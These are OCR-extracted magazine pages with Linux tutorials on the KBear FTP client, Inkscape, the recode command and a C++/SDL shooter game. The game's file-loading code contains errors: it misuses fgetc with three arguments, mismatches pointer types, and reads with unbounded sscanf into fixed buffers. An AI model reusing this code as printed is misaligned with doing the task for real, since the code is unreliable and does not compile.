
In fact many of the options available mirror those in *gFTP*, and the layout is pretty similar so we'll concentrate mainly on the differences. The main thing we notice is that the remote and local windows (*KBear* calls them 'child' windows) contain a toolbar of their own. This simply replicates the toolbar in *Konqueror* and the buttons do the same things; moving up through the directory structure or back and forth through our personal browsing history. The normal 'view' buttons are also available so we can access the entire directory tree on either side if needed. Occasionally this can get cluttered, so to remove the toolbar from the child windows, we do 'Settings>Show Child View Parts...' and deselect 'Show Toolbar'. We can still access the buttons though, by right-clicking within the window. There are other bits of window furniture such as the Status Bar, which provides information on current actions, and the Info Bar that displays data about the connection, that could also be removed in the name of simplicity. If all this seems a bit overwhelming, you can do 'Settings>Run Wizard' to configure the entire suite to suit the way you work.

One big difference between this and *gFTP* is that we can have more than one connection active per session. This makes light work – should the need arise – of shifting files between two remote sites or populating a number of mirrors with the same files. To make any open window active, we can either click anywhere within the pane, or select from the toolbar at the base of the screen. There are a lot of options for the display of windows, but we found the most comfortable on the eye was to do 'Window>Tile...>Tile Vertically'. Of course, as these are discrete windows: each one can be minimised, maximised, moved around or even – using the diagonal 'up' arrow – given its own space on KDE's taskbar, very handy for organising your work if you're becoming overwhelmed by a large number of active connections.

One other very useful feature to note on each of the child windows is the 'filter' to the right of the 'Path bar'. By default, this has an asterisk character in it, meaning that the window below displays everything inside the current directory; but we can easily isolate files by format (*.jpg will show only JPEG files, *.deb will display Debian packages), by name or by a partial match using the asterisk as a wildcard – 'CHAN' will display all files beginning with those (case-sensitive) characters. To get back to the default view, remove any text and re-enter the asterisk on its own. It's also possible to do a normal search through the currently active [local or remote] site by clicking on the magnifying glass icon on the main toolbar and entering a search string.

Finally, we'll mention the icon next to the magnifying glass. This is the Synchronise button, and can be used to ensure that a local directory is replicated on a remote server, for instance in the case of testing a website on the local filesystem and then uploading to an ISP; or that a remote server is mirrored locally, which may be useful if we were attempting to set up a local mirror of SUSE 9.1 for network installations.

To synchronise, first connect to a remote site, and do 'Synchronise>Synchronise Current Directory..'. This will launch a window to select the local directory to sync against. If you're sync against a pre-existing local directory, *KBear* will show up files that differ in a variety of colours. Files that exist in both locations, but




are different (updated) will appear in red; files on the local system but not the remote will be displayed in green and files on the remote server but not available locally show up in red.

To sync directories, we use the arrows at the top of the screen. From the top, the first button uses the local directory to update the remote; if a file or directory exists locally it is copied across, if it is missing in the local, it will be deleted from the remote server. The next button does the same job, but the other way round (remote to local). The next two arrows are used to sync individual files and only become available when a file is selected.

The other major thing to note is that *KBear* hides its bookmarks under the 'Sitemanager' menu, but they work in the same way as *gFTP*'s bookmarks. To edit individual entries, do 'Sitemanager>KBear Sitemanager' or hit **Ctrl+Shift+O**.

Oh, we almost forgot to mention a rather important – and convenient – piece of functionality: to transfer a file from one location to another, drag it from one window into the other. **LXF**

Despite the more crowded screen, basic operation in *KBear* is very similar to *gFTP*.




***KBear*'s Sitemanager is a very comprehensive bookmarking tool.**

NEXT MONTH

Next time we will stay with serving files, though this time we'll be showing how to set up a small and simple web server. We'll also look at how we can access all these servers without having to manually look up the IP address, which may change at regular intervals, every time we want to log in.

TUTORIAL GIMP & Inkspace



LAYOUT AND ILLUSTRATION

Inkspace Greetings

While *The GIMP* does wonders with image processing and photo touchup, it doesn't make a very good stab at page layout, and only moderately handles illustration. **Michael J Hammel** introduces a new tool that is starting to fill these gaps in the Linux graphics toolchest by designing a business card.

IMPORTANT LINKS

Inkscape
www.inkscape.org/
 DAG repository
<http://dag.wieers.com/home-made/apt/>
 What are bowls and counters?
www.philfonts.com/character.html

No tool is an island unto itself – at least not when it comes to a graphic artist's ocean of oft-conflicting needs. Any graphic artist would tell you that you can't expect to stay glued to one tool if you expect to make a living at your trade; photo retouching can only pay part of the bills! You need to become familiar with a plethora of varied tools to meet the needs of a wide variety of clients.

Page layout tools allow you to produce artwork filled with text sculpted around images. Those images could be raster images you created and/or polished in the *The GIMP*. They may also be vector art – the type of graphics typically created in *Illustrator* – that scale up and down easily without losing detail. Using vector art is the preferred option when dealing with logo design, because the logo can be made large enough for banners and small enough for letterhead with a single piece of artwork.

In the professional world, artists turn their attention to tools like *Adobe InDesign* for page layout tasks. They work with *Adobe*

Illustrator, *Corel Draw* or Deneba's *Canvas* for vector art design. In the Linux world, we're not so fortunate to have so many choices – at least not yet. For now, we need to focus on the best tools available for page layout and vector design. For page layout, we can look to *Scribus*. For vector design, we look to *Inkspace*. The good news is that – if our needs are not too complex – *Inkspace* can also do limited page layout for us as well.

In these tutorials we'll look briefly at *Inkspace* itself, then use the program to design a simple business card. The design of the card will be less clever than is otherwise possible with this sophisticated tool, but it will introduce important concepts you'll want to know as you begin to explore *Inkspace* for yourself.


Before starting, grab a copy of *Inkspace* from the website. You may also want to grab a copy of the *libsigc++* package on which *Inkspace* is dependent. The latter is available for Red Hat 9 systems from the DAG repository. *Inkspace* is available in multiple package formats from Sourceforge; see left for the URLs.

INKSPACE: THE USER INTERFACE

Intuitive operation – experiment for yourself!


Inkspace uses a standard design for its windows, with a menu bar across the top, a toolbar along the side and a workspace, or canvas, connected to both. More

importantly, it comes with a built-in tutorial system – that, incidentally, was created using *Inkspace* – which is interactive and displays directly on an *Inkspace* canvas!



A different view

1 *Inkspace* looks much like any traditional desktop application and the menu system is fairly intuitive. More importantly, the help system is outstanding. It's not often that you find a tool in such early stages of development with such extensive tutorials. The best feature of the tutorials is that they are SVG files displayed directly within an *Inkspace* canvas, so you can edit examples as you read. Here we see Tux rotated – a feat that would blur him in *The GIMP* but leaves him crisp in *Inkspace*. We also see the Advanced tutorial on the right of the screen.




Bizzard and initial page

2 To show how simple to use and yet how powerful *Inkspace* is, we'll design a simple business card. What the design lacks in artistic taste, it makes up for by showing important *Inkspace* features that you'll find yourself using again and again over the course of daily use: Converting Text to paths, object editing, curves, predefined shapes, gradients and boolean operations. To start we'll create a business card sized page. Open the Dialog > Document Options. In the Page tab, set the Units to 'in', the width to 3.5 and the height to 2.

Text along a curve


This design will use text modified to fit along a curve. The text is rotated letter-by-letter and manually positioned. While this isn't as simple as, say, *Illustrator*, it is far simpler to work with rotated

and scaled text in *Inkspace* than in *The GIMP*. That makes aligning text along an arbitrary curve much easier, and with the text always in vector format, we lose no clarity to the lettering no matter what transformations we apply to them.



Manipulate letters

1 I'll start with simple text. Select the text tool and then click anywhere in the canvas. Type the text then click on the selection tool to make the text into a single object. To manipulate letters individually, you must first convert them to paths (Path>Object to Path) and then break the path apart (Path>Break Apart). Both operations are done while the text is selected. Be sure to set your font properties (size and font name) using the Text and Font dialog before you convert it to a path. Once converted you can't change these properties of the text.



Cutting out

2 Now Ungroup the object (Object>Ungroup). Doing this separates the bowls (the round parts of the 'a' and 'p' letters) from the counters (the inside of those round parts), placing the counters below the rest of the letter. To fix this click on the letter to select it, choose Object>Lower, then select both counter and letter by dragging a selection box around both. Select Path>Difference, then Object>Group. Now you have your counter cut out from the letter and both are a single object once again. The image shows that the letter 'a' has its counter below the letter. The 'p' has had the letter lowered, the two objects differenced and the object grouped again.

NEXT MONTH


We're continuing our examination of more additional tools that help you add more functionality to *The GIMP*'s feature-set.

TUTORIAL GIMP & Inkspace

Adding a curve

3 Drawing is done with the Bezier curve tool. An icon is presented below the main menu bar. Initially, the Bezier tool will draw straight lines. Click to drop the first end point, then click in another

location to drop the second end point. To edit the shape of the line, hold the shift key down and click on the small boxes on each end point. This makes both end points selected. Click on the third icon from the right in the icon bar. This creates two control points – unfilled circles at the end of lines connected to the end points. Click and drag the control points (and/or endpoints) to edit your curve. In the image, the box outlined in red is the icon to click when you want to add the control points.




Control movement

4 Draw a box around all the letters of the first word using the select tool. This makes them a single object temporarily. Drag the selected letters and rotate them – click a second time on the selection and the selection arrows change to curved arrows for rotation. Rotation occurs around the small cross at the centre of a selection. You can click and drag this cross anywhere to change the location of the centre of rotation for that object. Zooming the image allows a little finer grain control of the movement and rotations. Align this group of letters along the straight edge of the curve.




Rotated and scaled letters

5 Select each letter of the second word, one at a time, and move and rotate to match a portion of the curve. When the letters are aligned to your satisfaction, draw a selection box around all the letters to group them temporarily and move the block of objects so their distance from the curve closely matches that of the letters in the first word. Make final adjustments to each letter as needed. In this image all the letters were stretched to show that text objects can have their shape changed just like any other object.




Alignment

6 Creating the shape on the left requires two objects combined by differencing their paths. Select the rectangular object from the shape tools on the left side icon bar. Click and drag to create a rectangle, then choose the Select tool. Turn off the objects outside stroke in the Fill and Stroke dialog by clicking on the 'X' button in the 'Stroke Paint' tab. Below the menu bar is an options bar. There are fields for setting the width and height of the current object. Make the object 2" tall and 1.5" wide. Open the Align and Distribute dialog. Under the 'Align' tab, set the option menu to 'Page', then click on the 'align to top' and 'align to left edge' buttons. In this image, these two buttons are outlined in red.



Curve tweaking

7 Use the Bezier tool to make a "Z" shape inside the rectangle. In the Fill and Stroke dialog, set the fill to solid (the button just to the right of the X) in the Fill tab. Next, select the Edit Nodes tool from the left side toolbar. With the shift key down, click on each node in the Z (there are four of them). Then click on the 'Make selected segments curves' button, just as you did for the original curve. Move the control points to edit the curve. You may want to join the two endpoints using the 'join path at selected nodes with new segment' button. When you're done editing, hold the shift key down and click on the curve and the box to select them both, then select Path>Difference.



Finishing touches

8 Select the rectangle by itself. Open the Fill and Stroke dialog. Choose a linear gradient and adjust the colour. Select the original curve and apply the same gradient. Select the spiral tool and add the gradient to this object. Rotate and scale the object as desired. The final product differs from the original only in the shape of the text, which was exaggerated for this tutorial's sake.



INTER-SYSTEM HARMONY

Command-line: recode

Tired of looking at unprintable characters when reading 'foreign' files?

Richard Drummond shows you the solution.

Standards are wonderful things: there are so many to choose from. Consider the 'simple' task of encoding plain text in a form manipulable by computers. While most of the world agrees on a basic set of 128 characters and control codes – the ubiquitous ASCII or ISO 646 encoding – this only covers the basic Latin alphabet, numbers and punctuation marks. There are dozens of variations on ASCII to support even just European languages (for example, the popular ISO 8859 standard has *nine* character sets covering Latin languages alone, plus more for Greek, Cyrillic, Arabic and Hebrew). Add to this the new Universal Character Set standard (UCS) and a disagreement between how the end of a line of text should be signified and other platform-specific peculiarities; it's a real mess. What must you do to read text encoded in some character set other than what your system supports?

The answer is to use the tool *recode* to handle the intricacies of character set conversion for you and, luckily, it is included with virtually all Linux distros. Alas, many users will shy away from this versatile command because its detailed manual is not suitable for casual digestion. This is a shame, because *recode* is actually straightforward to use, once you understand the basics.

From Apples to penguins...

Let's look at an example. You've been emailed a text file from a friend who is a Mac user, but your text viewer can't cope. The text is formatted all as one line and anomalous accented characters appear everywhere (see **Fig1**). The text is in English, and so is your system: so what's gone wrong? There are two problems.

Firstly, the Mac uses the ASCII CR code to represent an end of line (EOL), while Unix uses LF. Secondly, the non-ASCII characters in the MacRoman encoding differ wildly from ISO 8859-1, the usual default for English locales in Linux. It even has characters not supported in ISO8859-1. *recode* to the rescue!

```
recode mac <mactext.txt >unix.txt
```

Used like this, *recode* acts as a filter, taking the input stream, converting it, and writing it to the output. In this case, it performs the translation from MacRoman encoding to your default character set (as specified by your locale settings) and also converts the EOL markers. The parameter **mac** here is the conversion request and is actually an alias. We could spell out the above request in full as

```
recode macintosh/CR..ISO8859-1 <mactext.txt >unix.txt
```

The general format for a request is **charset1/surface1 ..charset2/surface2**. This will translate from **charset1** encoding to **charset2**. What are surfaces, though? *recode*'s surfaces are extra information added on top of a character encoding. For example, the EOL marker. This information isn't included in the characters sets themselves, although many of *recode*'s character sets do have a default EOL surface.

If any of the components of a request are omitted, defaults will be used. For example:

```
recode ../CR-LF somefile.txt
```

will modify the file **somefile.txt**, translating it from Unix-style EOL




Fig1 BEFORE
This is the untranslated Mac file being displayed with *gEdit* in Linux.




Fig2 AFTER
Here is the file recoded as UTF-16. As you can see, all the characters are now readable.

marking to CR-LF DOS-style. No source or target character sets have been specified, so no character set conversion will be performed.

Let's go back to our Mac example. Our original request may fail, since MacRoman has characters not included in ISO8859-1. This will be the case if your Mac file has opening or closing 'curly' single quotes or double quotes, for instance, or en or em dashes (all characters likely to be generated by Mac word processors). *recode* will complain "Ambiguous output." Why? Because the request is not reversible – *ie* there's no way to regenerate the original file by running *recode* on the output. In this case, though, we don't care. We can override *recode* and force the translation with the **-f** switch:

```
recode -f MacRoman..I1 <mactext.txt >unix.txt
```

Notice, we used different aliases again. To get a list of the character sets, their aliases and surfaces supported by *recode*, execute:

```
recode -l | less
```

If we look at the recoded file **unix.txt**, the chances are the conversion isn't perfect – due to unsupported characters. The only real solution is to recode to a character set that does have them, for example, UCS or Unicode. For example:

```
recode mac..UTF-16LE <mactext.txt >unix_u16le.txt
```

UTF-16LE here is UCS encoded as 16-bit words written in little-endian byte order (as expected by x86 CPUs, for example). Have a look at **Fig2**. This is the resulting file viewed on Linux. Notice all the the original characters are displayed perfectly. Hooray! **LXF**

MORE INFORMATION

If *recode* is installed on your system, the *recode texinfo manual* gives full details on *recode*'s options and other functions. View it with:

```
info recode
```

The *recode* web page can be found at:

<http://recode.progiciels-bpi.ca/>

Also a useful source of reference on character sets is RFC 1345, which can be found in several places, for example: www.faqs.org/rfcs/rfc1345.html

TUTORIAL Game Programming

TROUT WARS

RAIDERS OF THE LOST POND



CODING WITH SDL

Game programming

It's no fun playing by yourself, so this issue **Paul Hudson** shows you how to add enemies into your game...



Do you hear voices in the night telling you to kill things? Do you want to save the world from an evil, scaly future where trouts are our masters and quite frankly, not very nice at all? Roll up, roll up, roll up – it's time you added artificial intelligence to your games, which means you'll be able to shoot as much as you like without the man getting you down!

This issue, we're going to be adding the enemies to our game, loading configuration files, and looking at collision detection. Doing all this will require us to delve further into object-oriented coding, but it's nothing we've not seen before and shouldn't really tax you. There are files on the *LXF* coverdiscs in the *Magazine* directory that are relevant to this month's tutorial.

Making the enemy

Although *Trout Wars* is a side-scrolling shooter game, and thus likely to get repetitive quite quickly, we want to do our best to have some sort of originality to keep challenging the player. The easiest ways to do this is to have multiple types of enemies and also multiple types of player weapons. We'll be looking at the latter soon enough, and focus on the enemy aspect right now.

There are two ways to handle multiple enemy types: one of which is easier on the surface, but not very flexible; and the other *vice versa*. We could have a class for each individual type describing what it can or cannot do; which is very easy to implement in code, but means you need a wide variety of classes, and is much more likely to break when the game gets bigger. The smart alternative is to make the whole model generic and have just two classes: one

for enemy types, which stores what each enemy can do; and another for enemy instances, which stores actual enemy positions in a live game. The latter option is what we'll be implementing – it's harder to write, but much better in the long-run, as you'll see.

Now – as always – I want you to mentally consider what our class should contain before I present the code. What we're looking for is an enemy type class that contains all the information about a generic type of enemy, and not any specific instance of that enemy. That is, the enemy type class doesn't need X and Y co-ordinates – those figures are down to the specific enemy instances.

So, what do we want our enemies to have? Put the mag down, have a cup of coffee, and think about it. Done? Here's a list that I put together:

- **Strength** How many times the enemy can be hit before dying.
- **Speed** How fast the enemy moves across the screen.
- **Fire rate** How often the enemy fires.
- **Score value** When killed, how many points should be awarded to the player.
- **Upgrade drop chance** In order to have different types of lasers later on, we also want our enemies to drop upgrades when they die – how likely is this enemy type to drop an upgrade?
- **Name** What's this enemy called? Helpful for printing out a score calculation at the end of the level.
- **Picture** What does this enemy look like?

You can of course add to that list all you want, but that's what I'll be implementing here. In code, all that looks like this:

SUPPORT SDL

SDL is wholly supported by funding from the community, so why donate just a little money to help pay for development costs? The SDL homepage is at www.libsdl.org and there are instructions online for how to donate.

```
class CEnemyType {
public:
    int strength;
    int speed;
    int firerate;
    int scorevalue;
    int upgradedropchance;
    char* name;
    SDL_Surface* sfcPicture;

    CEnemyType();
    ~CEnemyType();
};
```

You'll need to type that into `TroutWars.h`, just above the definition for **CTWGame**. Note there's a constructor and destructor. These aren't anything difficult – all we want to do with them right now is just to set up the name string to point to a character array, so paste this code into `TroutWars.cpp` just before the call to `main()`:

```
CEnemyType::CEnemyType() {
    name = new char[255];
}

CEnemyType::~CEnemyType() {
    delete[] name;
}
```

Now, we need a place to store the enemy types as we create them. Last month we created the **Mix_Music** variable to hold an array of music pieces, and, if you recall, we used a static array. This implementation is ideal for enemy types also, because we aren't going to be changing the number of enemies in the game at run-time. So, add this line before the definition for **Starfield** in **CTWGame** in `TroutWars.h`:

```
CEnemyType** EnemyTypes;
```

Just like last month, having a pointer-pointer there means we have an array of pointers to our `EnemyType` class. We need to create this array at run-time and fill it with information on our enemies. The cheap kludge here is to hard-code all the data directly into the game, which is a very easy way to get enemies up and running, but again not very flexible. A much better option is to have your enemies defined in an external text file that you (or your players) can modify independently of the code, as this means adding a new enemy to the game is as simple as typing a line of text into your enemies file.

Actually parsing an enemies file requires a little more thinking – but only a little. And, yes, I have a feeling I'll be persecuted for



teaching you C code rather than C++ code, but it's really quite easy to load a file into our program using the C file functions. First, we need to create the text file we want to load – this needs to contain all the information that our enemy type class needs neatly separated by spaces. For example:

```
ENEMYTYPES: 3
#Name PictureFile Speed Strength FireRate ScoreValue
UpgradeDropChance
Trout fish_trout.bmp 8 1 0 100 5
SuperTrout fish_supertrout.bmp 9 2 1000 200 5
UberTrout fish_ubertrout.bmp 10 3 500 500 10
```

You can of course use a more verbose format – perhaps having each attribute on a separate line with enemies separated by two percent signs. This one is very simple, and is more than enough for our needs. To load it we're going to create a new function in **CTWGame** called **LoadEnemies()**, so add this line to the end of **CTWGame**, after the declaration for **DrawImage()**:

```
void LoadEnemies();
```

We need to call this when the game starts up, so add this line to the end of the **CTWGame()** constructor in `TroutWars.cpp`, just after the call to **Mix_LoadWAV()**:

```
LoadEnemies();
```

Now, onto the body of the function. What we need to do is store the number of enemies in the file (this is used later, and we don't want to recalculate it each time), then load each individual enemy. This involves reading in a line of text, parsing it into smaller parts, and loading the enemy image into an

SDL_Surface. Here's the code:

```
void CTWGame::LoadEnemies() {
    FILE *fp;
    char filebuffer[255];
    int enemycount = 0;
    char enemyfile[255];

    if ((fp = fopen("enemytypes.txt", "r")) == NULL) {
        // bail out
        return;
    }
}
```

**Be afraid, be very afraid
– our enemy lives, and is
really, really scary!**

OUR IMAGE SOURCE...

Although the source code is GPLed and therefore free for you to use in any shape or form you like, some of images and sounds used in our game were borrowed from *The Games Factory*, a Windows-based game development tool from Clickteam (www.clickteam.com). Clickteam has also created *Multimedia Fusion* and *Jamagic*, which are much more advanced game development programs, both of which are currently being ported to Linux as you read this. Clickteam very generously agreed to place the resources used in this game under the GPL as well, which means you are free to use them as you please, so long as you mention that they are from Clickteam.com.


AI PROGRAMMING WISDOM

If you read last month's *Linux Format* magazine

,you'll have read our review of the new *AI Programming Wisdom*

2 book from Charles River Media (ISBN 1-58450-289-4). Both this and its

predecessor are excellent handbooks for budding AI programmers and are excellent investments if you want to make your fish do more exciting things. AI is one of the most difficult topics in game programming, which make these two books highly recommended purchases.



TUTORIAL Game Programming

```

<< fgetc(filebuffer, 255, fp);
    sscanf(filebuffer, "ENEMYTYPES: %d", &NumEnemyTypes);
    EnemyTypes = new CEnemyType[NumEnemyTypes];

    while(!feof(fp)) {
        fgetc(filebuffer, 255, fp);
        if (filebuffer[0] == '#') continue; // ignore comments

        CEnemyType* NewEnemy = new CEnemyType;
        EnemyTypes[enemycount] = NewEnemy;
        sscanf(filebuffer, "%s %s %d %d %d %d %d", NewEnemy-
>name, &enemyfile, &NewEnemy->speed,
        &NewEnemy->strength, &NewEnemy->firerate, &NewEnemy-
>scorevalue, &NewEnemy->upgradedropchance);
        NewEnemy->sfcPicture = LoadImage(enemyfile);
        ++enemycount;
    }

    fclose(fp);
}

```

COLLISION DETECTION

Hitting the enemy where it hurts!

Now that we have a second critter in our game, we can get around to some collision detection – the art of spotting when something is colliding with something else. As we've yet to allow either our player or our enemies to fire lasers, this collision will need to be between our player and the enemy. Once the game is more advanced, collision detection needs to be quite clever – there's a lot that can collide, which means you need to make sure you track everything properly. However, right now a quick hack function is good enough, so add this line of code to TroutWars.h beneath the declaration for **LoadEnemies** in **CTWGame()**:

```
bool CheckCollisions();
```

Then, we should put the body of the function in TroutWars.cpp before the **~CTWGame()** destructor:

```

bool CTWGame::CheckCollisions() {
    // is the player colliding with any enemy?
    for (unsigned int i = 0; i < Enemies.size(); ++i) {
        CEnemy* CurrentEnemy = Enemies[i];
        if (Player->xpos + Player->sfcSpaceship->w
        < CurrentEnemy->xpos) continue;
        if (Player->xpos > CurrentEnemy->xpos +
        CurrentEnemy->EnemyType->sfcPicture->w)
        continue;
        if (Player->ypos + Player->sfcSpaceship->h
        < CurrentEnemy->ypos) continue;
        if (Player->ypos > CurrentEnemy->ypos +
        CurrentEnemy->EnemyType->sfcPicture->h)
        continue;

        // if we're here, the player is hit!
        return true;
    }

    return false;
}

```

That function will return **true** if our player is overlapping any enemy, otherwise it will return

false. This is done by looping through all the Enemies, and comparing their positions with that of the player in a similar way to how we stopped the player moving off the screen – the player's X pos is the left-hand side, X pos + the width of the player's picture is the right-hand side, etc.

If any of the tests fail, it means that the player cannot be overlapping the enemy that is currently being checked, so **continue** is called to skip to the next enemy. If all the tests pass, then **return true** is used to tell the caller that the player was overlapping an enemy. If no enemy is overlapped by the player, **return false** is used to pass that back.

To make the game check for collisions every frame, add this code to **DrawScene** in TroutWars.cpp:

```

if (CheckCollisions()) {
} else {
}

